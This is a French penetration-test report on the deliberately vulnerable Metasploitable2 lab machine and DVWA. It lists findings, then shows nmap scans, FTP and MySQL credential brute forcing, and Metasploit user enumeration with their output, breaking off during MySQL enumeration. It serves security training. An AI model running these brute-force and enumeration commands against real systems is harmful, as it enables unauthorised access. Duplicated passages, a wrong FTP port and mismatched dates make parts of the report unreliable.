Rapport de tests d'intrusion

Metasploitable2

CLIENT	*DATE*
METASPLOITABLE 2	***12-12-2023***

par AYOUB EL FADLI

1.1. Introduction :

Ce rapport présente les résultats des tests d'intrusion « black box ».
Les recommandations fournies dans ce rapport sont structurées pour faciliter remédiation aux risques de sécurité identifiés.

Ce document constitue une lettre officielle de attestation pour les récents tests d'intrusion [système métasploitable2] « black box ».

Les notes d’évaluation comparent les informations recueillies au cours de la mission aux « meilleures en classe » pour les normes de sécurité.

Nous pensons que les déclarations faites dans ce document fournir une évaluation précise de la sécurité actuelle de [metasploitable2] en ce qui concerne l'application Web, tous les protocoles et services.

Nous vous recommandons fortement de consulter la section du Résumé des risques commerciaux et des recommandations générales pour une meilleure compréhension des risques et des problèmes de sécurité découverts.

1. 2. **Portée du test :**

La portée du test d'intrusion n'est pas limitée.

L'évaluation a porté sur les points suivants:

IP address	**192.168.8.194**
Name	**Metasploitable 2.0**
System Type	Host
OS Information	Ubuntu 8.04 (hardy) on Linux kernel 2.6

Domain	**192.168.8.194/dvwa**
Name	**Damn Vulnerable Web Application**
System Type	Host
OS Information	Ubuntu 8.04 (hardy) on Linux kernel 2.6

1.2. Limites :

L'évaluation des vulnérabilités et le test d'intrusion ont été effectués uniquement pour les adresses IP et les domaines concernés. Les vulnérabilités liées au déni de service et aux applications mobiles ont été considérées comme hors de portée.

1.3. Synthèse de la mission

La mission a été réalisée dans une période de 30 jours ouvrés. Le test d'intrusion a commencé le 12-11-2023 et s'est terminé le 12-12-2023 avec la remise de la version finale de ce rapport.

1.4. Méthodologie :

Des outils et cadres de test d'intrusion conformes aux normes de l'industrie ont été utilisés pour l'évaluation des vulnérabilités et les tests d'intrusion, notamment Nmap, Metasploit Framework , burp suit de PortSwigger, divers outils de collecte d'informations, les outils de test d'intrusion Parrot-OS , Kali linux-OS et les scanners de vulnérabilités automatisés. En outre, une procédure standard de test d'intrusion a été suivie tout au long du processus, à savoir la collecte d'informations, l'évaluation de la vulnérabilité, l'exploitation et la remédiation.

1.5. Informations sur la gravité des risques

High	Le risque le plus élevé associé à une vulnérabilité spécifique est représenté par le niveau de risque élevé. L'application cible peut être exploitée avec succès et les données de l'application peuvent être partiellement ou totalement comprises par l'attaquant. Les données du service ou de l'application pourront être modifiées ou supprimées par l'attaquant.
Medium	Des risques considérables associés à des vulnérabilités spécifiques sont représentés par le niveau de risque moyen. Des informations de bas niveau sur l'application ou le service peuvent être obtenues par un attaquant en exploitant des vulnérabilités à risque moyen. Les vulnérabilités à risque moyen doivent être traitées après avoir atténué les vulnérabilités à risque élevé.
Low	Le risque le plus faible associé à une vulnérabilité spécifique est représenté par le niveau de risque faible. Cela peut permettre à un attaquant d'obtenir des informations peu critiques, mais dont il n'est pas prévu d'avoir connaissance autrement.

2. Résumé des conclusions :

Scope - 192.168.8.194

No	Vulnérabilités	Risk	Échelle de test
a)	Détection d'une porte dérobée (Backdoor) Bind Shell	High	Exploité
b)	Détection FTP Backdoor	High	Exploité
c)	Mot de passe non défini pour l'utilisateur root MySQL	High	Exploité
d)	Informations d'identification faibles utilisées dans VNC	High	Exploité
e)	Detection d'une porte dérobée (backdoor) dans IRC	High	Exploité
f)	Informations d'identification par défaut utilisées dans Apache Tomcat	High	Exploité
g)	Informations d'identification faibles utilisées dans SSH	High	Exploité
h)	Connexion FTP anonyme activée	Medium	Exploité
i)	Informations d'identification faibles utilisées dans FTP	Medium	Exploité
j)	L'authentification en texte clair est prise en charge par FTP	Low	Non exploité

Scope – http://192.168.8.194/dvwa

No	Vulnérabilités	Risk	Échelle de test
a)	Informations d'identification faibles utilisées pour login	High	Exploité
b)	SQL Injection	High	Exploité
c)	Unrestricted File Upload	High	Exploité
d)	Command Execution	High	Exploité

3.Technical Review

3.1 La collecte d'informations

3.1.1 Découverte du réseau cible

La première étape de la collecte d'informations a été la découverte du réseau nécessaire aux tests. Nmap a été utilisé à cet effet.

Le réseau cible pourrait être identifié par l'IP 192.168.8.194.

3.1.2 Énumération des ports et services ouverts

Une analyse de base des ports a été effectuée avec Nmap afin d'identifier tous les ports ouverts, les services associés aux ports et les versions des services dans l'IP cible.

```
┌──[root@parrot]─[~]
└─── $sudo nmap -sV -p- --open 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 09:03 +0530
Nmap scan report for 192.168.8.194
Host is up (0.000099s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell?
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

```
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
43090/tcp open  status      1 (RPC #100024)
43201/tcp open  mountd      1-3 (RPC #100005)
46666/tcp open  java-rmi    GNU Classpath grmiregistry
53088/tcp open  nlockmgr    1-4 (RPC #100021)
```

Environ 30 ports ouverts ont pu être identifiés, y compris les ports couramment utilisés. Ainsi, à l'étape suivante, chacun de ces ports couramment utilisés a été énuméré.

3.1.3 FTP Enumération

Deux services FTP ont pu être identifiés résidant respectivement dans les ports 22 et 2121.


L'énumération a été effectuée pour les deux ports.

Comme première étape de l'énumération FTP, une capture de bannière a été effectuée avec Netcat.

Deux services FTP ont pu être identifiés résidant respectivement dans les ports 22 et 2121.


L'énumération a été effectuée pour les deux ports.

Comme première étape de l'énumération FTP, une capture de bannière a été effectuée avec Netcat.



Le service FTP qui réside dans le port 21 peut être observé comme exécutant vsFTPD version 2.3.4 et le service FTP résidant dans le port 2121 peut être observé comme exécutant ProFTPD version 1.3.1 qui est un serveur FTP.

Ensuite, l'outil Searchsploit a été utilisé pour identifier les exploits potentiels disponibles pour les versions FTP susmentionnées.



```
┌[root@parrot]-[~]
└─► $searchsploit ProFTPD 1.3.1
[i] Found (#2): /home/ravishanka/exploitdb/files_exploits.csv
[i] To remove this message, please edit "/home/ravishanka/exploitdb/
package_array: )

[i] Found (#2): /home/ravishanka/exploitdb/files_shellcodes.csv
[i] To remove this message, please edit "/home/ravishanka/exploitdb/
 (package_array: exploitdb)

Exploits: No Results
Shellcodes: No Results
```

La version FTP du port 21 pourrait être identifiée comme vulnérable à l'exécution d'une commande de porte dérobée et un module Metasploit est disponible pour exploiter cette vulnérabilité.

Ensuite, les deux services FTP ont été testés pour une connexion anonyme, fournissant un nom d'utilisateur anonyme et un mot de passe vide.

```
┌[root@parrot]-
└─► $sudo nmap -p 2121 --script ftp-anon 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 02:16 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00045s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp
MAC Address: 08:00:27:4C:21:46 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.47 seconds
```

Le service FTP du port 21 permettait une connexion anonyme, contrairement au port 2121.

Ensuite, un forçage brut des identifiants a été effectué en utilisant le script Nmap « ftp-brute » sur les deux ports.

```
┌──[root@parrot]─[~]
└─$sudo nmap -p 21 --script ftp-anon 192.168.8.194
[sudo] password for ravishanka:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 02:15 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00035s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 08:00:27:4C:21:46 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.88 seconds
```

```
┌──[root@parrot]─[~]
└─$sudo nmap -p 2121 --script ftp-anon 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 02:16 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00045s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp
MAC Address: 08:00:27:4C:21:46 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.47 seconds
```

Le service FTP du port 21 permettait la connexion anonyme, alors que le port 2121 ne le permettait pas.

Ensuite, un forçage d'identification brute a été effectué en utilisant le script Nmap « ftp-brute » sur les deux ports.

```
┌──[root@parrot]─[~]
└─$nmap -p 21 --script ftp-brute 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 10:47 +0530
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.8.194
Host is up (0.00033s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3590 guesses in 602 seconds, average tps: 5.8

Nmap done: 1 IP address (1 host up) scanned in 613.50 seconds
```

```
┌──[root@parrot]─[~]
└─$nmap -p 2121 --script ftp-brute 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 11:32 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00046s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp

Nmap done: 1 IP address (1 host up) scanned in 11.30 seconds
```

Les informations d'identification valides n'ont pu être trouvées que pour le service FTP sur le port 21.

Ensuite, une capture de paquets Wireshark a été effectuée sur les deux ports afin de vérifier les informations d'identification non cryptées transitant par le réseau.




Figure 11-Testing FTP

Les services FTP sur les deux ports transmettaient les informations d'identification en texte brut via le réseau. Ensuite, les services FTP booth ont été testés pour la vulnérabilité de rebond FTP avec Nmap.

```
┌──[root@parrot]─[~]
└─$nmap -p 21 --script ftp-bounce 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 10:46 +0530
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Nmap scan report for 192.168.8.194
Host is up (0.00042s latency).

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 16.46 seconds
```

```
┌[root@parrot]-[~]
└─ $nmap -p 2121 --script ftp-bounce 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 11:34 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00043s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp

Nmap done: 1 IP address (1 host up) scanned in 11.24 seconds
```

Les deux services FTP n'étaient pas vulnérables à la vulnérabilité de rebond FTP, qui utilise

Commande « PORT » pour demander l'accès aux ports indirectement par l'utilisation de la machine victime par un attaquant.


3.1.4 SSH Enumeration :

Secure shell (SSH) service peut être identifié sur le port par défaut 22.


Comme première étape de l'énumération SSH, un forçage par nom d'utilisateur brute a été effectué à l'aide du module Metasploit « ssh_enumusers ».

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set rhost 192.168.8.194
rhost => 192.168.8.194
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file users
user_file => users
msf6 auxiliary(scanner/ssh/ssh_enumusers) > exploit

[*] 192.168.8.194:22 - SSH - Using malformed packet technique
[*] 192.168.8.194:22 - SSH - Starting scan
[+] 192.168.8.194:22 - SSH - User 'user' found
[+] 192.168.8.194:22 - SSH - User 'root' found
[+] 192.168.8.194:22 - SSH - User 'msfadmin' found
[-] 192.168.8.194:22 - SSH - User 'httpd' not found
[-] 192.168.8.194:22 - SSH - User 'metasploitable' not found
[-] 192.168.8.194:22 - SSH - User 'admin' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Trois utilisateurs pourraient être identifiés comme "user", "root" et "msfadmin". Ensuite, un algorithme de force brute a été exécuté avec le script Nmap « ssh2-enum-algos » pour identifier les algorithmes pris en charge par le service SSH.



Les clés SSH faibles ont été énumérées avec le script Nmap « ssh-hostkey ».



Les méthodes d'authentification pour SSH ont été énumérées à l'aide du script Nmap « ssh-auth-methods » et ont révélé que la clé publique et le mot de passe sont acceptés.



3.1.5 SMTP Enumération :

Le service SMTP (Simple Mail Transfer Protocol) peut être identifié sur le port 25 par défaut. Les utilisateurs de SMTP ont été dénombrés avec le module metasploit « smtp_enum ».

```
┌──[root@parrot]─[~]
└─$msfconsole -q
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhost 192.168.8.194
rhost => 192.168.8.194
msf6 auxiliary(scanner/smtp/smtp_enum) > set rport 25
rport => 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                                  Required
   ----       ---------------                                                  --------
   RHOSTS     192.168.8.194                                                    yes
 CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      25                                                               yes
   THREADS    1                                                                yes
threads (max one per host)
   UNIXONLY   true                                                             yes
ervers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt    yes
list of probable users accounts.
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.8.194:25      - 192.168.8.194:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.8.194:25      - 192.168.8.194:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc
, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync,
sys, syslog, user, uucp, www-data
[*] 192.168.8.194:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Certains utilisateurs par défaut dans les systèmes UNIX tels que mail, postmaster, utilisateur et www-data pourraient être identifiés.

3.1.6 NetBIOS Enumération

Le service NetBIOS (SMB) peut être identifié sur les ports par défaut 139 et 445.

Comme première étape de l'énumération SMB, enum4linux a été utilisé pour identifier les utilisateurs, les groupes de travail et les informations Nbtstat

```
┌──[root@parrot]─[~]
└─$enum4linux -a 192.168.8.194
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/

 ==========================
|    Target Information    |
 ==========================
Target ..... 192.168.8.194
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 192.168.8.194    |
 =====================================================
[+] Got domain/workgroup name: WORKGROUP
```

```
 =======================================
|    Nbtstat Information for 192.168.8.194    |
 =======================================
Looking up status of 192.168.8.194
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 =====================================
|    Session Check on 192.168.8.194    |
 =====================================
[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

Ensuite, Nmap a été utilisé avec le script « smb-vuln » pour identifier les vulnérabilités potentielles.

```
┌──[root@parrot]─[~]
└──$nmap -p 139,445 --script smb-vuln* 192.168.8.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-19 14:38 +0530
Nmap scan report for 192.168.8.194
Host is up (0.00049s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 16.43 seconds
```

Les services SMB pourraient être identifiés comme non vulnérables à ms10-054 qui est une vulnérabilité de débordement de pool SMB et ms10-061 qui est une vulnérabilité d'usurpation d'identité du service de spooler d'impression Microsoft.

3.1.7 MySQL Enumération

Le service MySQL a pu être identifié sur le port par défaut 3306.

Comme première étape de l'énumération, une force brute de connexion a été effectuée pour la racine de l'utilisateur avec le module Metasploit « mysql_login » afin d'obtenir des informations d'identification valides, car la plupart des énumérations sur le service MySQL nécessitent des informations d'identification valides. Les résultats ont révélé que l'utilisateur root n'a pas besoin d'un mot de passe pour se connecter au service MySQL.

```
┌──[root@parrot]─[~]
└──╼ $msfconsole -q
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.8.194
rhosts => 192.168.8.194
msf6 auxiliary(scanner/mysql/mysql_login) > set rport 3306
rport => 3306
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.8.194:3306    - 192.168.8.194:3306 - Found remote MySQL version 5.0.51a
